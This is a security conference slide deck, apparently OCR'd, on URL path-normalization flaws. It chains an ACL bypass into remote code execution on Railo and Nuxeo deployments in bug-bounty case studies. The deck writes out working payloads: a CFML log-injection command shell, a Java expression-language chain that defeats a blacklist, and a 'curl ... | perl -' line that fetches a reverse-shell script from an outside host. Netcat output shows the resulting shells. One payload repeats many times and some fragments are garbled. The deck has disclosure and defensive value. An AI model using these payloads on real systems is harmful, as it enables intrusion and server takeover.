https://[redacted]com/login/..;/..;/railo-context/admin/web.c 110%

INT SQL XSS Encryption Encoding Other

Load URL (A)
Split URL (S)
Execute (X)

https://[redacted]com/login/..;/..;/railo-context/admin/web.cfm

Enable Post data Enable Referrer

Railo

Server Administrator | Web Administrator

search

Settings
- Performance/Caching
- Language/Compiler
- Regional
- Charset
- Scope
- Request
- Output
- Error
- Logging
- Export

Services
- Event Gateway
- Cache
- Datasource
- ORM

Overview

Favorites | Log out

Railo, the CFML engine - free, open source and easy to use. This Web Administrator is provided in order to customize your web context.

There is no Java Agent defined in this enviroment. The Java Agent is needed to improve memory (PermGen Space) consumption for templates. To enable the Java Agent follow this instructions:

- Add the "-javaagent" JVM argument and set it to point to the railo-inst.jar in your lib directory in this environment that would be: *-javaagent:/usr/local/railo/railo-inst.jar*

Performance/Language

Inspect Templates (CFM/CFC)	Once (Good)

Failed to retrieve update information:

Log injection to RCE

- How to pop a shell from Railo admin console?
  - Railo supports customized template file and renders the file as CFML
  - Changing the 404 template file to

```
/railo-context/../logs/exception.log
```

Log injection to RCE

Injecting malicious payload to `exception.log`

```
https://login.getbynder.com/..;/railo-context/<cfoutput>
<cfexecute name='/bin/bash' arguments='#Form.shell#'
timeout='10' variable='output'>
</cfexecute>#output#</cfoutput>.cfm
```

Log injection to RCE

```
$ curl https://login.getbynder.com/..;/railo-context/foo.cfm
  -d 'SHELL=-c "curl orange.tw/bc.pl | perl -"'
```

orange@z: ~ [82x26]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@z:~$ nc -vvlp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [52.8.57.133] port 12345 [tcp/*] accepted (family 2, sport 25087)
Linux us-west-1-bynder-192.168.125.142 4.4.0-1039-aws #48-Ubuntu SMP Wed Oct 11 15
:15:01 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
uid=114(tomcat7) gid=119(tomcat7) groups=119(tomcat7),998(bynder)
hostname
us-west-1-bynder-192.168.125.142
```

Amazon RCE case study

- Remote Code Execution on Amazon Collaborate System
- Found the site `collaborate-corp.amazon.com`
  - Running an open source project `Nuxeo`
  - Chained several bugs and features to RCE

Path normalization bug leads to ACL bypass

How does ACL fetch current request page?

```
protected static String getRequestedPage(HttpServletRequest httpRequest) {
    String requestURI = httpRequest.getRequestURI();
    String context = httpRequest.getContextPath() + '/';
    String requestedPage = requestURI.substring(context.length());
    int i = requestedPage.indexOf(';');
    return i == -1 ? requestedPage : requestedPage.substring(0, i);
}
```

Path normalization bug leads to ACL bypass

The path processing in ACL control is inconsistent with servlet container so that we can bypass the whitelist

URL	ACL	Container
`/login;foo`	`/login`	`/login`
`/login;foo/bar;quz`	`/login`	`/login/bar`
`/login;/..;/admin`	`/login`	`/login/../admin`


Code reuse bug leads to Expression Language injection

- Most pages return `NullPointerException` :(
- Nuxeo maps `*.xhtml` to Seam Framework
- We found Seam exposed numerous **Hacker-Friendly** features by reading source code

Seam Feature


```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:
utils.escape(...)
```

If there is a **foo.xhtml** under servlet context you can execute the partial EL with certain format by **actionMethod**



To make thing worse, Seam will evaluate again if the returned string looks like an EL

```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:
utils.escape(...)
```



To make

eturned

string lo


```
http:/
utils
```

```
html:
```

```
foo.
```

```
"#{util.
```

```
valuate
```



Code reuse bug leads to Expression Language injection

We can execute partial EL in any file under servlet context but need to find a good gadget to control the return value

widgets/suggest_add_new_directory_entry_iframe.xhtml

```
<nxu:set var="directoryNameForPopup"
  value="#{request.getParameter('directoryNameForPopup')}"
  cache="true">
```

EL blacklist bypassed leads to Remote Code Execution

Blacklist is always a bad idea :(

org/jboss/seam/blacklist.properties

```
getClass(
class.
addRole(
getPassword(
removeRole(
```

```
"".getClass().forName("java.lang.Runtime")
```

```
""["class"].forName("java.lang.Runtime")
```

Chain all together

1. Path normalization bug leads to ACL bypass
2. Bypass whitelist to access unauthorized Seam servlet
3. Use Seam feature `actionMethod` to invoke gadgets in a known file
4. Prepare second stage payload in `directoryNameForPopup`
5. Use array-like operators to bypass the EL blacklist
6. Write the shellcode with Java reflection API and wait for our shell back

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

https://host/nuxeo/login.jsp;/..;/create_file.xhtml

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  )
  ---
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
  )
}
```

```
https://host/nuxeo/login.jsp;/..;/create_file.xhtml
```

```
?actionMethod=

  widgets/suggest_add_new_directory_entry_iframe.xhtml:
  request.getParameter('directoryNameForPopup')
```

orange@z: ~ [83x22]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@z:~$ nc -vvlp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [34.214.100.239] port 12345 [tcp/*] accepted (family 2, sport 34172
)
Linux ip-10-2-200-149 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 201
8 x86_64 x86_64 x86_64 GNU/Linux
uid=115(nuxeo) gid=122(nuxeo) groups=122(nuxeo)
```

```
      request.getAttribute("methods")[7].invoke(null),
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

Mitigation

- Isolate backend application
  - Remove the management console and other servlet contexts
- Check behaviors between proxy and backend servers
  - I wrote a path(just a PoC) to disable URL path parameter on both Tomcat and Jetty

Summary

1. Inconsistency and implicit propertiy on path parsers
2. New attack surface on multi-layered architectures
3. Case studies in new CVEs and bug bounty programs

Reference

- Java Servlets and URI Parameters

  By @cdivilly

- 2 path traversal defects in Oracle's JSF2 implementation

  By Synopsys Editorial Team

- Nginx configuration static analyzer
  - By @yandex

DEVCORE

Thanks!

orange_8361

orange@chroot.org